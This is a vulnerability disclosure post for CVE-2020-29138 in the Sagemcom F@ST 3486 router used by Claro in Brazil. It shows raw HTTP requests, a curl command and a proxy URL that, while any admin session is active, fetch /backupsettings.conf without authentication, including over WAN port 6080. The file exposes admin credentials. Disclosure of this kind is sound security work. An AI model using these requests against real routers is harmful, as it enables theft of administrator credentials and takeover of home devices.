Alexandre Vieira Follow

Nov 27, 2020 · 2 min read · Listen

Save

CVE 2020–29138 — Improper Access Control in the SAGEMCOM router, model F@ST 3486 running NET_4.109.0


The SAGEMCOM router, model F@ST3486 NET, running the NET_4.109.0 software version, contains an **Improper Access Control** vulnerability in the configuration backup functionality. This router is widely distributed by the ISP provider CLARO company, for their customers in Brazil.

The vulnerability occurs when there is a valid session running in the router web interface.

As long as there is any valid session opened, any unauthenticated request to http://<router-ip>/backupsettings.conf will allow the router configuration download.

Reproducing:

Access the router's web interface and log in.



192.168.0.1/login.html
Claro

Por favor, informe o login e a senha* do seu roteador para acessar as configurações


Login: NET_10[redacted]

Senha: ●●●●●●●●●●●

ENTRAR

ão deve ser utilizado o login e a senha de acesso ao Minha Claro

Make a request to the /backupsettings.conf path removing any cookie data.




```
GET /backupsettings.conf HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0)
Gecko/20100101 Firefox/83.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q
=0.8
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.0.1/administracao-backup.html
Upgrade-Insecure-Requests: 1
DNT: 1
```

```
HTTP/1.1 200 Ok
Server: micro_httpd
Cache-Control: max-age=300
Date: Thu, 26 Nov 2020 00:08:23 GMT
Content-Type: config/conf
Connection: close

<?xml version="1.0"?>
  <CpeConfig version="1.0">
    <Device>
      <Services>
        <StorageService instance="1">
        </StorageService>
        <StorageService nextInstance="2" >
        </StorageService>
      </Services>
      <DeviceInfo>
        <FirstUseDate>
          2019-03-12T11:25:51-03:00
        </FirstUseDate>
        <VendorConfigFileNumberOfEntries>
          0
        </VendorConfigFileNumberOfEntries>
        <SupportedDataModel instance="1">
          <Alias>
            cpe-data-model-1
          </Alias>
```

Request wihtout any session data


Making the request from a different IP than the one which initialized the valid session:



```
kali@kali:~$ curl http://192.168.0.1/backupsettings.conf
<?xml version="1.0"?>
<CpeConfig version="3.0">
  <Device>
    <Services>
      <StorageService instance="1">
      </StorageService>
      <StorageService nextInstance="2" ></StorageService>
    </Services>
    <DeviceInfo>
      <FirstUseDate>2019-03-12T11:25:51-03:00</FirstUseDate>
      <VendorConfigFileNumberOfEntries>0</VendorConfigFileNumberOfEntries>
      <SupportedDataModel instance="1">
        <Alias>cpe-data-model-1</Alias>
        <URL>http://www.broadband-forum.org/cwmp/tr-181-2-11-0.xml</URL>
        <UUID>a469a6a2-[redacted]</UUID>
        <URN>urn:broadband-forum.org:tr-181-2-11-0</URN>
        <Features>eRouter</Features>
```

curl request without any session data


The backupsettings.conf file contains sensitive information, including the administration username and password.



```
<X_BROADCOM_COM_LoginCfg>
  <AdminUserName>
    NET_10[redacted]
  </AdminUserName>
  <AdminPassword>
    RmRI[redacted]
  </AdminPassword>
  <SupportPassword>
    Y[redacted]
  </SupportPassword>
  <UserUserName>
    NET_10[redacted]
  </UserUserName>
  <UserPassword>
    RmRI[redacted]
  </UserPassword>
  <CmRemoteUserName>
   [redacted]
  </CmRemoteUserName>
  <CmRemotePassword>
    Y[redacted]
  </CmRemotePassword>
```

If the “Remote Configuration Management” is activated in the router, the access to the backup configuration file becomes available through the WAN to all Internet at the TCP:6080 .

In the image bellow I used a web proxy and accessed the WAN IP address of the router “189.61…” to ensure the external communication.



us.hidester.com/proxy.php?u=http%3A%2F%2F189.6[redacted]%3A6080%2Fbackupsettings.conf&b=6&f=norefer

```
<?xml version="1.0"?>
<CpeConfig version="3.0">
  <Device>
    <Services>
      <StorageService instance="1">
      </StorageService>
      <StorageService nextInstance="2" ></StorageService>
    </Services>
    <DeviceInfo>
      <FirstUseDate>2019-03-12T11:25:51-03:00</FirstUseDate>
      <VendorConfigFileNumberOfEntries>0</VendorConfigFileNumberOfEntries>
      <SupportedDataModel instance="1">
        <Alias>cpe-data-model-1</Alias>
        <URL>http://www.broadband-forum.org/cwmp/tr-181-2-11-0.xml</URL>
        <UUID>a469a6a2-[redacted]</UUID>
        <URN>urn:broadband-forum.org:tr-181-2-11-0</URN>
        <Features>eRouter</Features>
      </SupportedDataModel>
      <SupportedDataModel nextInstance="2" ></SupportedDataModel>
      <ProcessStatus>
      </ProcessStatus>
      <TemperatureStatus>
```

Cve Sagemcom Claro Roteador Router